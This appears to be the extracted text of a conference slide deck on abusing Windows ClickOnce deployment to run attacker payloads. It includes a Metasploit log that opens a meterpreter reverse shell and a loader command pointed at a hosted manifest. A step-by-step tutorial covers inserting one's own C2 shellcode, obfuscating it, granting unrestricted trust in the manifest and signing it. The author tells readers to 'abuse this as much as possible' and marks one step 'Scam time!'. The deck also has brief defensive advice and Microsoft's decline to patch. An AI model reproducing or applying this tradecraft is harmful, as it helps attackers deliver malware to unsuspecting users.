[-] dfsvc.exe (14684)	ClickOnce	C:\Windows\Micr...	Microsoft Corporat...	DESKTOP-D3F9B...	"C:\W
[-] applaunch.exe (19120)	Microsoft .NET Cli...	C:\Windows\Micr...	Microsoft Corporat...	DESKTOP-D3F9B...	"C:\W
[-] Conhost.exe (19924)	Console Window ...	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-D3F9B...	\\??\C

- We can view rundll32.exe -> dfshim.dll -> dfscv.exe -> applaunch.exe -> launch!



PROOF

Terminal — -tmux a -t htb — 199x48

```
= [ metasploit v6.4.107-dev- ]
+ -- -- [ 2,589 exploits - 1,321 auxiliary - 1,699 payloads ]
+ -- -- [ 433 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use /windows/x64/meterpreter/reverse_tcp
msf payload(windows/x64/meterpreter/reverse_tcp) > show options

Module options (payload/windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.5.5.25         yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

View the full module info with the info, or info -d command.

msf payload(windows/x64/meterpreter/reverse_tcp) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf payload(windows/x64/meterpreter/reverse_tcp) > run
[-] Unknown command: run. Run the help command for more details.
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 0
msf payload(windows/x64/meterpreter/reverse_tcp) >
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (230982 bytes) to 10.5.5.25
[*] 10.5.5.25 - Meterpreter session 1 closed. Reason: Died
exploitInterrupt: use the 'exit' command to quit
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 1

[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444)
msf payload(windows/x64/meterpreter/reverse_tcp) > [*] Sending stage (230982 bytes) to 10.5.5.25
[*] Meterpreter session 2 opened (10.5.5.167:4444 -> 10.5.5.25:50585) at 2026-01-30 13:16:10 -0800
sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NHOST\nathan
meterpreter >
[htb] 0:zsh 1:ssh- 3:ssh* 4:ssh 5:zsh
```

10.5.5.25

C:\WINDOWS\system32\cmd. X + v

```
c:\Users\Public>"C:\Windows\Microsoft.NET\Framework64\...\_30319\AppLaunch.exe" /activate
ers\nathan\Videos\idk\mfsvector.appl
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
```

```
c:\Users\Public>"C:\Windows\Microsoft.
ers\nathan\Videos\idk\mfsvector.appl
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
```

```
c:\Users\Public>"C:\Windows\Microsoft.
ers\nathan\Videos\idk\mfsvector.appl
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
```

```
c:\Users\Public>"C:\Windows\Microsoft.
an2.com/files/mfsvector/mfsvector.appl
PublicKeyToken=3a59541349cbda84, proc
eutral, PublicKeyToken=3a59541349cbda8
```

```
c:\Users\Public>
```

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Dev Drive protection

Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.

On

DEMO!

The screenshot displays a Windows desktop environment. On the left, a Command Prompt window is open, showing the command `C:\Users\nathan\Downloads>.silentloader.exe --manifest "https://nathan2.com/files/mfsvector/mfsvector.application"`. On the right, a Windows PowerShell window is open, showing the prompt `C:\Users\nathan>`. In the bottom right corner, the Task Manager application is open, displaying the 'Processes' tab. The Task Manager window shows a list of running processes, including 'Apps (3)' and 'Background processes (43)'. The 'Apps (3)' section lists 'Windows Explorer', 'Terminal (3)', and 'Task Manager'. The 'Background processes (43)' section lists various system services, including 'WMI Provider Host', 'Windows Widgets', 'Windows Shell Experience Host', 'Windows Security notification...', 'Windows Security Health Service', 'Windows PowerShell', 'Windows Driver Foundation', and 'Windows Defender SmartScreen'. The Task Manager window also shows resource usage for CPU, Memory, Disk, and Network. The Windows taskbar at the bottom shows the search bar, taskbar icons, and the system tray with the date and time (11:13 PM 8/4/2026).

Task Manager Processes:

Name	Status	10% CPU	46% Memory	1% Disk	0% Network
Apps (3)					
Windows Explorer		0.4%	130.1 MB	0.1 MB/s	0 Mbps
Terminal (3)		3.5%	27.5 MB	0 MB/s	0 Mbps
Task Manager		2.3%	55.1 MB	0 MB/s	0 Mbps
Background processes (43)					
WMI Provider Host		0%	5.7 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	38.5 MB	0 MB/s	0 Mbps
Windows Widgets		0%	1.5 MB	0 MB/s	0 Mbps
Windows Shell Experience Hos...		0%	1.6 MB	0 MB/s	0 Mbps
Windows Security notification...		0%	0.9 MB	0 MB/s	0 Mbps
Windows Security Health Servi...		0%	4.6 MB	0 MB/s	0 Mbps
Windows PowerShell		0%	27.1 MB	0 MB/s	0 Mbps
Windows PowerShell		0%	18.9 MB	0 MB/s	0 Mbps
Windows Driver Foundation - ...		0%	2.1 MB	0 MB/s	0 Mbps
Windows Defender SmartScreen		0%	1.4 MB	0 MB/s	0 Mbps

DEFENSE

- There are multiple keys that can be disabled to disable clickonce prompts. Included in whitepaper
- Flag execution of AppLaunch
- Audit everything, blah blah blah, buzzword buzzword buzzword
- Simple solution: Ban dfshim.dll in applocker
- Dfshim is necessary for ClickOnce deployment

MICROSOFT RESPONSE

- Not patching! Please abuse this!



MSRC **Email communication**  Apr 7, 2026, 1:59 PM



Subject: RE: MSRC Case 105711 CRM:0022118819



Hello,

Thank you again for submitting this report to the Microsoft Security Response Center (MSRC).

After careful investigation, this case does not meet Microsoft's bar for immediate servicing, as no security feature or boundary is bypassed. ClickOnce application installation always presents a user consent dialog unless the application is signed with a certificate that is trusted on the system. We also investigated the reported "silent" bypass scenario and determined that it first requires the user to execute a malicious script or executable to modify machine configuration settings in order to suppress the prompt. The initial execution of that malicious script or executable is still subject to standard operating system consent and security policies.

TUTORIAL TIME!

- Go to clicktools and copy shelly.cs
- Replace the shellcode with your own C2 shellcode!
- Obfuscate if needed
- Current shellcode requires x64 build
- Go to Settings -> properties -> security
- Switch to partial trust for Internet



TUTORIAL TIME!

- Select build -> publish -> next
- Specify the website you will be hosting this on
- Add Unrestricted = "true" in the .exe.manifest

```
<trustInfo>
  <security>
    <applicationRequestMinimum>
      <PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet"
ID="Custom" SameSite="site">
        <IPermission version="1" class="System.Security.Permissions.FileDialogPermission, ms
PublicKeyToken=b77a5c561934e089" Access="Open" />
        <IPermission UserQuota="1024000" version="1" class="System.Security.Permissions.Iso:
Culture=neutral, PublicKeyToken=b77a5c561934e089" Allowed="ApplicationIsolationByUser" />
        <IPermission version="1" class="System.Security.Permissions.SecurityPermission, mscorl
PublicKeyToken=b77a5c561934e089" Flags="Execution" Unrestricted="true" />
        <IPermission version="1" class="System.Security.Permissions.UIPermission, mscorlib,
PublicKeyToken=b77a5c561934e089" Flags="All" />
      </PermissionSet>
    </applicationRequestMinimum>
  </security>
</trustInfo>
```

- Call Signonce with the .application, .exe.manifest, and the key

Publish Wizard


How will users install the application?

☒ From a Web site

Specify the URL:

```
PS C:\Users\nathan\source\repos\Settings\Settings\publish> .\signonce.ps1 -DeployManifestPath ".\Settings.application" -
AppManifestPath ".\Application Files\Settings_1_0_0_0\Settings.exe.manifest" -PfxPath "..\Settings_TemporaryKey.pfx"
```

Scam time!



TAKEAWAYS

Just because it's intended does not make it not vulnerable!

Please abuse this as much as possible

Stick around after for a walkthrough and practice setting this up!

nathan2.com/posts/clicktools

github.com/nasawyer7/clicktools

nathan@nathan2.com

THANK YOU! (GLAZE SECTION)

James Forshaw: Crazy research into .NET

Hack the Box: teaching platform

Daniel Feichter from RedOps: Direct NTDLL shellcode loading

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